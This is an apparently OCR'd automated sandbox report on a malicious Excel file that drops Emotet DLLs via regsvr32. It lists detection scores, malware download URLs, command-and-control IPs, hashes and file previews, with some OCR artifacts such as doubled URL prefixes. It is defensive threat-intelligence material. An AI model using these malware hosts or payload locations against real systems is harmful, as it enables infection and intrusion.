


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
documentazione 68668.xls	55%	Virustotal		Browse
documentazione 68668.xls	37%	Metadefender		Browse
documentazione 68668.xls	73%	ReversingLabs	Document-Excel.Trojan.Abracadabra	
documentazione 68668.xls	100%	Avira	XF/Agent.B2	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UVvnppK[1].dll	100%	Avira	TR/Crypt.Agent.hwpwp	
C:\Users\user\wdusx2.ocx	100%	Avira	TR/Crypt.Agent.hwpwp	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UVvnppK[1].dll	40%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UVvnppK[1].dll	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\wdusx2.ocx	40%	Metadefender		Browse
C:\Users\user\wdusx2.ocx	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\LxvynAbdjmnUIIL\BlVTVcJlqYTKwC.dll (copy)	40%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Windows\System32\LxvynAbdjmnUIIL\BlVTVcJlqYTKwC.dll (copy)	88%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.regsvr32.exe.140000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
6.2.regsvr32.exe.4b0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
zardamarine.com	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kronostr.com/tr/68yHRhfuU7Qj/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://www.zardamarine.com/images/psQbAjrrEOXWPrS/	100%	Avira URL Cloud	malware	
http://labfitouts.com/cgi-bin/Rea3Iu3wGvgAbTset0/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://198.199.70.22/B	100%	Avira URL Cloud	malware	
http://https://165.22.254.68/O	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://165.22.254.68/	0%	URL Reputation	safe	
http://https://198.199.70.22/080/F	100%	Avira URL Cloud	malware	
http://https://198.199.70.22:8080/e	100%	Avira URL Cloud	malware	
http://https://198.199.70.22:8080/a	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
zardamarine.com	208.67.23.91	true	true	• 11%, Virustotal, Browse	unknown
labfitouts.com	66.96.149.19	true	false		unknown
kronostr.com	188.132.217.108	true	false		unknown
www.zardamarine.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://kronostr.com/tr/68yHRhfuU7Qj/	true	• Avira URL Cloud: malware	unknown
http://https://www.zardamarine.com/images/psQbAjrrEOXWPrS/	true	• Avira URL Cloud: malware	unknown
http://labfitouts.com/cgi-bin/Rea3Iu3wGvgAbTset0/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000007.00000002.1197156403.0000000002C28000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1197051970.0000000004430000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000003.1002852699.0000000004430000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000007.00000002.11971564 03.0000000002C28000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1197051970.000000000044300 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000003.1002852699.000 0000000443000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000007.00000002.11971564 03.0000000002C28000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1197051970.000000000044300 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000003.1002852699.000 0000000443000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://198.199.70.22/B	regsvr32.exe, 00000007.00000002.11969561 96.00000000003AA000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://165.22.254.68/O	regsvr32.exe, 00000007.00000002.11970007 36.00000000003F3000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000007.00000002.11971564 03.0000000002C28000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000007.00000002.11971564 03.0000000002C28000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1197051970.000000000044300 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000003.1002852699.000 0000000443000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000007.00000002.11971564 03.0000000002C28000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000007.00000002.11971564 03.0000000002C28000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1197051970.000000000044300 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000003.1002852699.000 0000000443000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://165.22.254.68/	regsvr32.exe, 00000007.00000002.11970007 36.00000000003F3000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://198.199.70.22/080/F	regsvr32.exe, 00000007.00000002.11969561 96.00000000003AA000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://198.199.70.22:8080/e	regsvr32.exe, 00000007.00000002.11970376 66.0000000000429000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000007.00000002.11971564 03.0000000002C28000.00000004.00000020.00 020000.00000000.sdmp	false		high
http://https://198.199.70.22:8080/a	regsvr32.exe, 00000007.00000002.11970376 66.0000000000429000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.245.111.0	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
157.230.99.206	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
54.37.106.167	unknown	France		16276	OVHFR	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
59.148.253.194	unknown	Hong Kong		9269	HKBN-AS-APHongKongBroadbandNetworkLtdHK	true
202.29.239.162	unknown	Thailand		4621	UNINET-AS-APUNINET-TH	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
36.67.23.59	unknown	Indonesia		17974	TELKOMNET-AS2-APPTTelekomunikasiIndonesiaID	true
165.22.254.68	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
103.56.149.105	unknown	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
68.183.91.111	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
85.25.120.45	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
188.132.217.108	kronostr.com	Turkey		42910	PREMIERDC-VERI-MERKEZI-ANONIM-SIRKETIPREMIERDC-SHTR	false
198.199.70.22	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
93.104.209.107	unknown	Germany		8767	MNET-ASGermanyDE	true
208.67.23.91	zardamarine.com	United States		3257	GTT-BACKBONEGTTDE	true
188.225.32.231	unknown	Russian Federation		9123	TIMEWEB-ASRU	true
175.126.176.79	unknown	Korea Republic of		9523	MOKWON-AS-KRMokwonUniversityKR	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
165.232.185.110	unknown	United States		22255	ALLEGHENYHEALTHNETWORKUS	true
104.248.225.227	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.126.216.86	unknown	Bangladesh		138482	SKYVIEW-AS-APSKYVIEWONLINELTDBD	true
128.199.217.206	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
116.124.128.206	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
103.224.241.74	unknown	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	true
103.71.99.57	unknown	India		135682	AWDHPL-AS-INAdvikaWebDevelopmentsHostingPvtLtdIN	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
202.28.34.99	unknown	Thailand		9562	MSU-TH-APMahasarakhamUniversityTH	true
87.106.97.83	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
103.254.12.236	unknown	Viet Nam		56151	DIGISTAR-VNDigiStarCompanyLimitedVN	true
103.85.95.4	unknown	Indonesia		136077	IDNIC-UNSRAT-AS-IDUniversitasIslamNegeriMataramID	true
54.37.228.122	unknown	France		16276	OVHFR	true
202.134.4.210	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
88.217.172.165	unknown	Germany		8767	MNET-ASGermanyDE	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
165.22.254.236	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
66.96.149.19	labfitouts.com	United States		29873	BIZLAND-SDUS	false
104.244.79.94	unknown	United States		53667	PONYNETUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
178.62.112.199	unknown	European Union		14061	DIGITALOCEAN-ASNUS	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
64.227.55.231	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679676
Start date and time: 06/08/202209:19:17	2022-08-06 09:19:17 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	documentazione 68668.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@10/13@3/45
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 17.1% (good quality ratio 13.6%) • Quality average: 69.8% • Quality standard deviation: 40.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 209.197.3.8, 93.184.221.240
- Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, bg.apr-52dd2-0503.edgecastdns.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, wu-bg-shim.trafficmanager.net, wu.azureedge.net
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:19:26	API Interceptor	532x Sleep call for process: regsvr32.exe modified
09:19:26	API Interceptor	212x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p..".s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<.....3....s.T...._'...%{v...s.....KgV.0..X=.A.9w9.Ea.x.....\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....ul.....}.....d....M.....6q.Q~.0.\.'U^)`.u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.l.E.6..a8.6..nq..x.r4..1t.....,.u.O..O.L...Uf...X.u.F .(.(....."..q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.135891594007862
Encrypted:	false
SSDEEP:	6:kKxHe+N+SkQlPlEGYRMY9z+4KlDA3RUeWlEZ21:NeNkPlE99SNxAhUeE1
MD5:	7E3A227B994264795E9EAE1F3EFCE18C
SHA1:	61D017570E793456ADDC368F8128C8BE6D3233E8
SHA-256:	7329C78BA23EA793109E9211BDD5E7B9217B3064830B5E17B0BEBE3733B0FE7E
SHA-512:	1F1C834F156D80641D15C5F3FD7D36FCB9D8926F3709228F6325EEFC4ADEE0458406BF8D09244B7727DA5C9150376F7CA6335E1C49C6F0509567283AF0A6953A
Malicious:	false
Preview:	p..... .....X.....(..... .....L.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.9.f.4.c.9.6.9.8.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\Rea3lu3wGvgAbTset0[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	6424
Entropy (8bit):	5.110994009346991
Encrypted:	false
SSDEEP:	96:vGzZELraVLYVQyS2qiCquqHlmRxMsVoWQ2z1:KZELraVUVZfqquq0jaIz1
MD5:	2826B1E7AF14A75FEE51D4E4534EEFF5
SHA1:	C9EAB9B2B15CFFC0273B3F8D197007B025018838
SHA-256:	8CC3FE518E10BFEDD841106B51A5B0FBC337161CFC4D7360DB0436EE9D1A68E5
SHA-512:	1C77D4A9EDE815B53DF07220742E43A180097F066BE9A6C3AC22F573910955DDB0047700F9F277BD6C794D8560865AD28CF58DE40BB1F939EA4C8CF7F28BA39
Malicious:	false
IE Cache URL:	**http**://labfitouts.com/cgi-bin/Rea3lu3wGvgAbTset0/
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN". "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">.. <html xmlns="http://www.w3.org/1999/xhtml"><head> <meta http-equiv="Content-Type" content="text/html; charset=us-ascii" /><meta name="robots" content="noindex, nofollow" /> <title>iPage</title> <link rel="stylesheet" type="text/css" href="http://www1.ipage.com/xslt/elements/generic_csscomponent.css" /> <script src="http://www1.ipage.com/generalAppC/scriptcat/87ae207201c55b84c5270851159260e1.1" type="text/javascript"></script></head><body id="stylesheet1"><style>#nav li {display: inline-block;}a.nav-thin-right {padding: 0 30px;}#nav li a.loginkey, #nav li a.loginkey:hover {background-position: -8px -8px;}</style> iPage Powerful Web Hosting and Domain Names for Home and Business <img src="http:

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UVvnppK[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	downloaded
Size (bytes):	661504
Entropy (8bit):	4.956080357124322
Encrypted:	false
SSDEEP:	6144:HioEnJyVLryVLryVLryVLryVLryVLryVLGLO8yMZodxz51dPRHh+u392986Ugn:CAYYYYYY6a8S91d5Yu3w+6
MD5:	3F418FE2743B42214FC4A6D6BDD15A13
SHA1:	45A780014944CB01407EAB26D0E472C7E37D4963
SHA-256:	1EC9DC22A44EB1BD30B4C56B12CCAE1CFCB67F9ABA8F3A8E4A3DE562D237371E
SHA-512:	1CEE67179EBC7E000F1CA8AAF7BC88603A19A9A0352B1CE751DFFC3EE660211236BDF1F6C2E6BEED4503FC960E128D21230032E6EF0776058FCE26C195E1B00F
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 88%
IE Cache URL:	http://kronostr.com/tr/68yHRhfuU7Qj/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...j8.b....."....$.....a.....E.....(.....`..0.....(.....text...0#.....$..... .P`.data.....@.....(.....@.`.rdata.....P.....6.....@.`@.pdata..0....`.....:.....@.0@.xdata.....p.....>.....@.0@.bss.....`..edata..E.....B.....@.0@.idata..(.....D.....@.0..CRT....X.....L.....@.@..tls....H.....N.....@.`..rsrc.....P.....@.0..reloc.....@.0B.....

C:\Users\user\AppData\Local\Temp\242.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>.....

C:\Users\user\AppData\Local\Temp\Cab806.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Preview:	MSCF.....,.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p..".s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u.....3....<.....3....s.T...._'...%{v...s.....KgV.0..X=.A.9w9.Ea.x.....\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... 